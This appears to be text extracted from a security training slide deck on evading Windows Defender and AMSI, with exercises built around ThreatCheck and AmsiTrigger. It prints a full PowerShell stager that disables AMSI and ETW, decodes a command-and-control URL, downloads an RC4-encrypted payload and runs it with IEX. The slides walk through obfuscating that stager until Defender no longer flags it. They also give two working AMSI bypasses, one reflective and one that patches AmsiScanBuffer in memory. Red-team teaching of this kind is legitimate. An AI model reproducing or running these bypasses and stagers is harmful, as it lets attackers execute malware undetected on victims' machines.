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
- Hints

1. Break large sections of code into smaller pieces
2. Isolate fewer lines to determine what is being flagged
3. Good place to start is looking for “AMSI”



Exercise 2: PowerShell Obfuscation

- Answers



ThreatCheck

ThreatCheck

- Scans binaries or files for the exact byte that is being flagged
- Two Modes
 - Defender
 - Uses the Real Time protection engine
- Updated version of [DefenderCheck](#)
- GitHub: <https://github.com/rastamouse/ThreatCheck>

```
C:\> ThreatCheck.exe --help
-e, --engine (Default: Defender) Scanning engine. Options: Defender, AMSI
-f, --file Analyze a file on disk
-u, --url Analyze a file from a URL
--help Display this help screen.
--version Display version information.
```

```
C:\> ThreatCheck.exe -f Downloads\Grunt.bin -e AMSI
[+] Target file size: 31744 bytes
[+] Analyzing...
[!] Identified end of bad bytes at offset 0x6D7A
00000000 65 00 22 00 3A 00 22 00 7B 00 32 00 7D 00 22 00 e".:."{2}."
00000010 2C 00 22 00 74 00 6F 00 6B 00 65 00 6E 00 22 00 ,"t.o.k.e.n."
00000020 3A 00 7B 00 33 00 7D 00 7D 00 7D 00 00 43 7B 00 :{3:}}}·C{
00000030 7B 00 22 00 73 00 74 00 61 00 74 00 75 00 73 00 {"s.t.a.t.u.s
00000040 22 00 3A 00 22 00 7B 00 30 00 7D 00 22 00 2C 00 ":"{0}";,
00000050 22 00 6F 00 75 00 74 00 70 00 75 00 74 00 22 00 "o.u.t.p.u.t."
00000060 3A 00 22 00 7B 00 31 00 7D 00 22 00 7D 00 7D 00 :."{1}"}·}
00000070 00 80 B3 7B 00 7B 00 22 00 47 00 55 00 49 00 44 ·?³{"G.U.I.D
00000080 00 22 00 3A 00 22 00 7B 00 30 00 7D 00 22 00 2C ·:"{0}";,
00000090 00 22 00 54 00 79 00 70 00 65 00 22 00 3A 00 7B ·"T.y.p.e"."{
000000A0 00 31 00 7D 00 2C 00 22 00 4D 00 65 00 74 00 61 ·1},,"M.e.t.a
000000B0 00 22 00 3A 00 22 00 7B 00 32 00 7D 00 22 00 2C ·:"{2}";,
000000C0 00 22 00 49 00 56 00 22 00 3A 00 22 00 7B 00 33 ·"I.V"."{3
000000D0 00 7D 00 22 00 2C 00 22 00 45 00 6E 00 63 00 72 ·}";,"E.n.c.r
000000E0 00 79 00 70 00 74 00 65 00 64 00 4D 00 65 00 73 ·y.p.t.e.d.M.e.s
000000F0 00 73 00 61 00 67 00 65 00 22 00 3A 00 22 00 7B ·s.a.g.e"."{
```

ThreatCheck

- Two Modes
 - Defender
 - Uses the Real Time protection engine
 - Writes a file to disk temporarily
 - AMSI
 - Uses the in-memory script scanning engine
 - Doesn't write to disk

```
C:\> ThreatCheck.exe --help
-e, --engine (Default: Defender) Scanning engine. Options: Defender, AMSI
-f, --file Analyze a file on disk
-u, --url Analyze a file from a URL
--help Display this help screen.
--version Display version information.
```

```
C:\> ThreatCheck.exe -f Downloads\Grunt.bin -e AMSI
[+] Target file size: 31744 bytes
[+] Analyzing...
[!] Identified end of bad bytes at offset 0x6D7A
00000000 65 00 22 00 3A 00 22 00 7B 00 32 00 7D 00 22 00 e".:."{2}."
00000010 2C 00 22 00 74 00 6F 00 6B 00 65 00 6E 00 22 00 ,"t.o.k.e.n."
00000020 3A 00 7B 00 33 00 7D 00 7D 00 7D 00 00 43 7B 00 :{3}}}.C{
00000030 7B 00 22 00 73 00 74 00 61 00 74 00 75 00 73 00 {"s.t.a.t.u.s
00000040 22 00 3A 00 22 00 7B 00 30 00 7D 00 22 00 2C 00 ":"{0}";
00000050 22 00 6F 00 75 00 74 00 70 00 75 00 74 00 22 00 "o.u.t.p.u.t."
00000060 3A 00 22 00 7B 00 31 00 7D 00 22 00 7D 00 7D 00 :"{1}"}
00000070 00 80 B3 7B 00 7B 00 22 00 47 00 55 00 49 00 44 :?³{"G.U.I.D
00000080 00 22 00 3A 00 22 00 7B 00 30 00 7D 00 22 00 2C ".:"{0}";
00000090 00 22 00 54 00 79 00 70 00 65 00 22 00 3A 00 7B ".Type":{
000000A0 00 31 00 7D 00 2C 00 22 00 4D 00 65 00 74 00 61 .1},"Met a
000000B0 00 22 00 3A 00 22 00 7B 00 32 00 7D 00 22 00 2C ".:"{2}";
000000C0 00 22 00 49 00 56 00 22 00 3A 00 22 00 7B 00 33 ".I.V": "{3
000000D0 00 7D 00 22 00 2C 00 22 00 45 00 6E 00 63 00 72 }","E.n.c.r
000000E0 00 79 00 70 00 74 00 65 00 64 00 4D 00 65 00 73 .y.p.t.e.d.M.e.s
000000F0 00 73 00 61 00 67 00 65 00 22 00 3A 00 22 00 7B .s.a.g.e": "{
```

Exercise 3: ThreatCheck

1. Download launcher.ps1 and ThreatCheck.exe from:
<https://github.com/BC-SECURITY/Beginners-Guide-to-Obfuscation/tree/main/Exercise%203>
2. Determine the line(s) of code that are being flagged by Defender.
3. Obfuscate the detected line(s) of code so it is no longer flagged by Defender.

Exercise 3: ThreatCheck

- Threatcheck.exe -f Launcher.ps1 -e Defender

```
[+] Target file size: 1467 bytes
[+] Analyzing...
[!] Identified end of bad bytes at offset 0x4C7
00000000 53 54 65 6D 2E 54 45 58 54 2E 45 6E 43 6F 64 69 STem.TEXT.EnCodi
00000010 4E 67 5D 3A 3A 41 53 43 49 49 2E 47 45 74 42 59 Ng]::ASCII.GETBY
00000020 54 65 53 28 27 76 5B 49 47 54 62 66 2A 58 6B 4E TeS('v[IGTbf*xkN
00000030 29 23 4D 43 75 33 39 21 48 70 3E 50 6D 53 32 25 )#MCu39!Hp>Pms2%
00000040 45 3B 4C 55 46 27 29 3B 0D 0A 24 52 3D 7B 24 44 E;LUF');úú$R={$D
00000050 2C 24 4B 3D 24 41 52 67 53 3B 24 53 3D 30 2E 2E , $K=$ARgS; $S=0..
00000060 32 35 35 3B 30 2E 2E 32 35 35 7C 25 7B 24 4A 3D 255;0..255|%{$J=
00000070 28 24 4A 2B 24 53 5B 24 5F 5D 2B 24 4B 5B 24 5F ($J+$S[$_]+$K[$_
00000080 25 24 4B 2E 43 4F 55 6E 74 5D 29 25 32 35 36 3B %$K.COUNT])%256;
00000090 0D 0A 24 53 5B 24 5F 5D 2C 24 53 5B 24 4A 5D 3D úú$s[$_], $s[$J]=
000000A0 24 53 5B 24 4A 5D 2C 24 53 5B 24 5F 5D 7D 3B 24 $S[$J], $S[$_]}; $
000000B0 44 7C 25 7B 24 49 3D 28 24 49 2B 31 29 25 32 35 D|%{$I=($I+1)%25
000000C0 36 3B 0D 0A 24 48 3D 28 24 48 2B 24 53 5B 24 49 6;úú$H=($H+$S[$I
000000D0 5D 29 25 32 35 36 3B 24 53 5B 24 49 5D 2C 24 53 ])%256; $S[$I], $S
000000E0 5B 24 48 5D 3D 24 53 5B 24 48 5D 2C 24 53 5B 24 [$H]=$S[$H], $S[$
000000F0 49 5D 3B 24 5F 2D 62 58 6F 52 24 53 5B 28 24 53 I]; $_-bxOR$S[($S
```

Exercise 3: ThreatCheck

- Hint

- The line 9 – 12 are being flagged in ThreatCheck

```
1 IF($PSVersionTable.PSVersion.Major -GE 3){$REF=[Ref].Assembly.GetType('System.Management.Automation.Amsi'+ 'Utils');
2 $Ref.GetField('amsiInitF'+ 'ailed', 'NonPublic,Static').SetValue($Null,$True);
3 [System.Diagnostics.Eventing.EventProvider].GetField('m_e'+ 'nabled', 'Non'+ 'Public, '+ 'Instance').SetValue([Ref].Assembly.GetType('System.Management
4 [SYSTEM.NET.SERVICEPOINTMANAGER]::EXPECT100CONTINUE=0;$b3904=NEW-Object SYSTEM.NET.WEBCLIENT;
5 $u='Mozilla/5.0 (windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';
6 $ser=$([TEXT.ENCODING]::UNICODE.GetString([CONVERT]::FROMBase64String('aAB0AHQACAA6AC8ALwAXADKAMgAuADEANGA4AC4ANWA0AC4AMQAYADKAOGA4ADKAOAA0AA==')));
7 $B3904.PROXY=[SYSTEM.NET.WEBREQUEST]::DEFAULTWEBPROXY;
8 $b3904.PROXY_CREDENTIALS = [SYSTEM.NET.CREDENTIALCACHE]::DEFAULTNETWORKCREDENTIALS;$Script:Proxy = $b3904.Proxy;
9 $K=[System.Text.Encoding]::ASCII.GetBytes('v[IGTbf*xkN)#McU39!Hp>PmS2%E;LUF');
10 $R={$D,$K=$ARGs;$s=0..255;0..255|%{$j=( $j+$s[$_] )+$K[$_%$K.Count]}%256;
11 $s[$_] , $s[$j]=$s[$j] , $s[$_]};$D|%{$i=( $i+1)%256;
12 $H=($H+$s[$i])%256;$s[$i] , $s[$H]=$s[$H] , $s[$i];$ -bxoR$s[($s[$i]+$s[$H])%256]}};
13 $B3904.Headers.Add('Cookie', "UAjItYkMiTVnfjJU=x5V63iPZtPBT/X1N0RypG/xltheo=");
14 $t='/news.php';$B3904.Headers.Add('User-Agent', $u);
15 $data=$b3904.DownloadData($ser+$t);$iv=$data[0..3];
16 $data=$data[4..$data.Length];-Join[Char[]](& $R $data ($iv+$K))|IEX
```

Exercise 3: ThreatCheck

- Answers
 - Move line 9 to break the signature

```
1 IF($PSVersionTable.PSVersion.Major -GE 3){$REF=[Ref].Assembly.GetType('System.Management.Automation.Amsi'+ 'Utils');
2 $Ref.GetField('amsiInitF'+ 'ailed', 'NonPublic,Static').SetValue($Null,$True);
3 [System.Diagnostics.Eventing.EventProvider].GetField('me'+ 'nabled', 'Non'+ 'Public,'+ 'Instance').SetValue([Ref].Assembly.GetType('system'+ 'm.Managem
4 [SYSTEM.NET.SERVICEPOINTMANAGER]::EXPECT100CONTINUE=0;$b3904=NEW-Object SYSTEM.NET.WebClient;
5 $u='Mozilla/5.0 (windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';
6 $ser=${[TEXT.Encoding]::Unicode.GetString([CONVERT]::FromBase64String('aAB0AHQACAA6AC8ALW...DKAMGauADEANga4AC4ANWA0AC4AMQayADkaOga4ADkaOAA0AA==')));
7 $B3904.Proxy=[SYSTEM.NET.WebRequest]::DEFAULTWEBProxy;
8 $b3904.Proxy_CREDENTIALS = [SYSTEM.NET.CREDENTIALCache]::DefaultNetworkCREDENTIALS;$ser.Proxy = $b3904.Proxy;
9 $K=[SYSTEM.TEXT.Encoding]::ASCII.GetBytes('v[IGTbf*xKN)#MCu39!Hp>PmS2%E;LUF');
10 $R={$D,$K=$ARGS;$S=0..255;0..255|%{$J=($J+$S[$_] + $K[$_*$K.Count])%256;
11 $S[$_], $S[$J]=$S[$J], $S[$_]};$D|%{$I=( $I+1)%256;
12 $H=($H+$S[$I])%256;$S[$I], $S[$H]=$S[$H], $S[$I];$_-bxor$s[(($S[$I]+$S[$H])%256)]];
13 $B3904.Headers.Add("Cookie", "UajItyKMiTvnfjJU=x5V63iPZtPBT/X1N0rypG/xl heo=");
14 $t='/news.php';$B3904.Headers.Add('User-Agent', $u);
15 $data=$b3904.DownloadData($ser+$t);$iv=$data[0..3];
16 $data=$data[4..$data.Length];-Join[Char[]](& $R $DATA ($IV+$K))|IEX
```

```
PS C:\Users\dredg\OneDrive\Desktop\Threatcheck-master\ThreatCheck\ThreatCheck\bin\Debug> .\ThreatCheck.exe -f Launcher.ps1
[+] No threat found!
[*] Run time: 0.7s
```

Dynamic Evasion


What Can We Do?

- Identify “Known Bad”
 - Sandbox detection
 - Known hunter/AV processes
- Change how we are executing:
 - Inject a different way
 - Use a different download method
 - Circumvent known choke points (D/invoke vs P/invoke)
- Corrupt the Detection Process:
 - Patch AMSI
 - Patch ETW
 - Unhook APIs

AMSI Bypass 1: Reflective Bypass

Simplest Bypass that currently works

- `$Ref=[REF].Assembly.GetType('System.Management.Automation.AmsiUtils');`
- `$Ref.GetField('amsiInitFailed', 'NonPublic, Static').SetValue($NULL, $TRUE);`



What Does it Do?

Using reflection, we are exposing functions from AMSI

We are setting the `AmsiInitFailed` field to `True` which source code shows causes AMSI to return:


- `AMSI_SCAN_RESULT_NOT_FOUND`

```
if (AmsiUtils.amsiInitFailed)
{
return AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_NOT_DETECTED;
}
```

AMSI.dll

Why does this work?

AMSI is loaded into the Powershell process at start up so it has the same permission levels as the process the malware is in



AMSI Bypass 2: Patching AMSI.dll in Memory

More complicated bypass, but still allows AMSI to load

- Patches AMSI for both the PowerShell and CLR runtime

```
1  $MethodDefinition = @'
2      [DllImport("kernel32", CharSet=CharSet.Ansi, ExactSpelling=true, SetLastError=true)]
3      public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
4
5      [DllImport("kernel32.dll", CharSet=CharSet.Auto)]
6      public static extern IntPtr GetModuleHandle(string lpModuleName);
7
8      [DllImport("kernel32")]
9      public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);
10 '@
11
12 $Kernel32 = Add-Type -MemberDefinition $MethodDefinition -Name 'Kernel32' -Namespace 'win32' -PassThru
13 $ASBD = "Amsi"+"canBuffer"
14 $handle = [win32.Kernel32]::GetModuleHandle("amsi.dll")
15 [IntPtr]$BufferAddress = [win32.Kernel32]::GetProcAddress($handle, $ASBD)
16 [UInt32]$Size = 0x5
17 [UInt32]$ProtectFlag = 0x40
18 [UInt32]$OldProtectFlag = 0
19 [win32.Kernel32]::VirtualProtect($BufferAddress, $Size, $ProtectFlag, [Ref]$OldProtectFlag)
20 $buf = new-object byte[] 6
21 $buf[0] = [UInt32]0xB8
22 $buf[1] = [UInt32]0x57
23 $buf[2] = [UInt32]0x00
24 $buf[3] = [UInt32]0x07
25 $buf[4] = [UInt32]0x80
26 $buf[5] = [UInt32]0xc3
27
28 [system.runtime.interopservices.marshal]::copy($buf, 0, $BufferAddress, 6)
```

AMSI Bypass 2: Patching AMSI.dll in Memory

We use C# to export a few functions from kernel32 that allows to identify where in memory amsi.dll has been loaded

```
1  $MethodDefinition = '@'
2  [DllImport("kernel32", CharSet=CharSet.Ansi, ExactSpelling=true, SetLastError=true)]
3  public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
4
5  [DllImport("kernel32.dll", CharSet=CharSet.Auto)]
6  public static extern IntPtr GetModuleHandle(string lpModuleName);
7
8  [DllImport("kernel32")]
9  public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);
10 '@
11
12 $Kernel32 = Add-Type -MemberDefinition $MethodDefinition -Name 'Kernel32' -Namespace 'win32' -PassThru
13 $ASBD = "AmsiS"+"canBuffer"
14 $handle = [Win32.Kernel32]::GetModuleHandle("amsi.dll")
15 [IntPtr]$bufferAddress = [Win32.Kernel32]::GetProcAddress($handle, $ASBD)
16 [UInt32]$size = 0x5
17 [UInt32]$protectFlag = 0x40
18 [UInt32]$oldProtectFlag = 0
19 [Win32.Kernel32]::VirtualProtect($bufferAddress, $size, $protectFlag, [Ref]$oldProtectFlag)
20 $buf = new-object byte[] 6
21 $buf[0] = [UInt32]0xB8
22 $buf[1] = [UInt32]0x57
23 $buf[2] = [UInt32]0x00
24 $buf[3] = [UInt32]0x07
25 $buf[4] = [UInt32]0x80
26 $buf[5] = [UInt32]0xc3
27
28 [system.runtime.interopservices.marshal]::copy($buf, 0, $bufferAddress, 6)
```

AMSI Bypass 2: Patching AMSI.dll in Memory

We modify the memory permissions to ensure we have access

```
1  $MethodDefinition = @'
2  [DllImport("kernel32", CharSet=CharSet.Ansi, ExactSpelling=true, SetLastError=true)]
3  public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
4
5  [DllImport("kernel32.dll", CharSet=CharSet.Auto)]
6  public static extern IntPtr GetModuleHandle(string lpModuleName);
7
8  [DllImport("kernel32")]
9  public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);
10 '@
11
12 $Kernel32 = Add-Type -MemberDefinition $MethodDefinition -Name 'Kernel32' -Namespace 'win32' -PassThru
13 $ASBD = "Amsi"+"canBuffer"
14 $handle = [win32.Kernel32]::GetModuleHandle("amsi.dll")
15 [IntPtr]$BufferAddress = [win32.Kernel32]::GetProcAddress($handle, $ASBD)
16 [UInt32]$Size = 0x5
17 [UInt32]$ProtectFlag = 0x40
18 [UInt32]$OldProtectFlag = 0
19 [win32.Kernel32]::VirtualProtect($BufferAddress, $Size, $ProtectFlag, [Ref]$OldProtectFlag)
20 $buf = new object byte[] 6
21 $buf[0] = [UInt32]0xB8
22 $buf[1] = [UInt32]0x57
23 $buf[2] = [UInt32]0x00
24 $buf[3] = [UInt32]0x07
25 $buf[4] = [UInt32]0x80
26 $buf[5] = [UInt32]0xc3
27
28 [system.runtime.interopservices.marshal]::copy($buf, 0, $BufferAddress, 6)
```

AMSI Bypass 2: Patching AMSI.dll in Memory

Modifies the return function to all always return a value of RESULT_NOT_DETECTED

```
1  $MethodDefinition = '@'
2  [DllImport("kernel32", CharSet=CharSet.Ansi, ExactSpelling=true, SetLastError=true)]
3  public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
4
5  [DllImport("kernel32.dll", CharSet=CharSet.Auto)]
6  public static extern IntPtr GetModuleHandle(string lpModuleName);
7
8  [DllImport("kernel32")]
9  public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);
10 '@
11
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13 $ASBD = "Amsi"+"canBuffer"
14 $handle = [win32.Kernel32]::GetModuleHandle("amsi.dll")
15 [IntPtr]$bufferAddress = [win32.Kernel32]::GetProcAddress($handle, $ASBD)
16 [UInt32]$size = 0x5
17 [UInt32]$protectFlag = 0x40
18 [UInt32]$oldProtectFlag = 0
19 [win32.Kernel32]::VirtualProtect($bufferAddress, $size, $protectFlag, [Ref]$oldProtectFlag)
20 $buf = new-object byte[] 6
21 $buf[0] = [UInt32]0xB8
22 $buf[1] = [UInt32]0x57
23 $buf[2] = [UInt32]0x00
24 $buf[3] = [UInt32]0x07
25 $buf[4] = [UInt32]0x80
26 $buf[5] = [UInt32]0xC3
27
28 [system.runtime.interopservices.marshal]::copy($buf, 0, $bufferAddress, 6)
```

Exercise 4: AMSI Bypasses

1. Run AMSI bypass 1 and load seatbelt
2. Run AMSI bypass 2 and load seatbelt

Why Does This Work?

- AMSI.dll is loaded into the same security context as the user.
- This means that we have unrestricted access to the memory space of AMSI
- Tells the function to return a clean result prior to actually scanning



Exercise 5: AMSITrigger

1. Identify any possible lines of code that are being flagged by AMSI.
2. What lines are they?
3. Obfuscate the lines (if possible)
4. What is the purpose of the block of code being flagged?

Exercise 5: AMSITrigger

- Hint

- Take a look at: 'amsiInitF' + 'ailed', 'NonPublic.Static'

```
.\AmsiTrigger_x64.exe -i launcher.ps1  
[+] "'+Utils');  
$Ref.GetField('amsiInitF'+ 'ailed', 'NonPublic,Static').setValue($Null, "$"
```

```
IF($PSVersionTable.PSVersion.Major -GE 3){$REF=[Ref].Assembly.GetType('System.Management.Automation.Amsi'+ 'Utils');  
$Ref.GetField('amsiInitF'+ 'ailed', 'NonPublic,Static').setValue($Null, $True);  
$K=[System.Text.Encoding]::ASCII.GetBytes('v[IGTbf*xkN)#MCu39!Hp>PmS2%E;LUF');
```

AMSITrigger

- We can obfuscate line 1, but line 2 cannot be easily obfuscated by hand
- Easiest option is getting a newly obfuscated AMSI Bypass

```
.\AmsiTrigger_x64.exe -i launcher.ps1  
[2] "ams '+' iInitF '+' ailed', 'NonPublic,Static').setValue($Null,$"
```

So Where is the AMSI Bypass?

```
IF($PSVERSIONTable.PSVERSION.Major -GE 3)
{$Ref=[Ref].Assembly.GetType('System.Management.Automation.Amsi'+ 'Utils');
$Ref.GetField('ams'+ 'iInitF'+ 'ailed', 'NonPublic,Static').SetValue($Null, $True);
$K=[System.TEXT.Encoding]::ASCII.GetBytes('v[IGTbf*xkN)#MCu39!Hp>PmS2%E;LUF');
[System.Diagnostics.Eventing.EventProvider]."GetField"('m_e'+ 'nabled', 'Non'+ 'Public,'+ 'Instance')
.SetValue([Ref].Assembly.GetType('Syste'+ 'm.Management.Automation.Tracing.PSE'+ 'twLogProvider')."G
etField"('et'+ 'wProvider', 'NonPub'+ 'lic,S'+ 'tatic').GetValue($null), 0);};
[SYSTEM.NET.SERVICEPOINTMANAGER]::EXPECT100CONTINUE=0;$b3904=NEW-Object SYSTEM.NET.WEBCLIENT;
$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';
$ser=$( [TEXT.ENCODING]::UNICODE.GetString([CONVERT]::FromBase64String('aAB0AHQACAA6AC8ALwAXADkAMGa
uADEANGA4AC4ANWA0AC4AMQAYADkaOgA4ADkaOAA0AA==')));
$b3904.PROXY=[SYSTEM.NET.WEBREQUEST]::DEFAULTWEBPROXY;
$b3904.PROXY.CREDENTIALS = [SYSTEM.NET.CREDENTIALCACHE]::DEFAULTNETWORKCREDENTIALS;$Script:Proxy =
$b3904.Proxy;
$R={$D,$K=$ARGS;$S=0..255;0..255|%{$J=($J+$S[$_]+$K[$_]$K.COUNT))%256;
$S[$_],$S[$J]=$S[$J],$S[$_]};$D|%{$I=($I+1)%256;
$H=($H+$S[$I])%256;$S[$I],$S[$H]=$S[$H],$S[$I];$_-bxOR$S[(($S[$I]+$S[$H])%256)}}};
$b3904.HEADERS.Add("Cookie", "UAjItyKMitVnfjJU=x5V63iPztPBT/x1N0RypG/xltheo=");
$t='/news.php';$b3904.HEADERS.ADD('User-Agent',$u);
$data=$b3904.DOWNLOADDATA($ser+$t);$iv=$data[0..3];
$data=$data[4..$data.length];-JOIN[CHAR[]](& $R $DATA ($IV+$K))|IEX
```

AMSI.Fail

- Generates obfuscated AMSI Bypasses in PowerShell
- Randomly selected and obfuscated
- No two bypasses have the same signatures
- Link: <https://amsi.fail/>
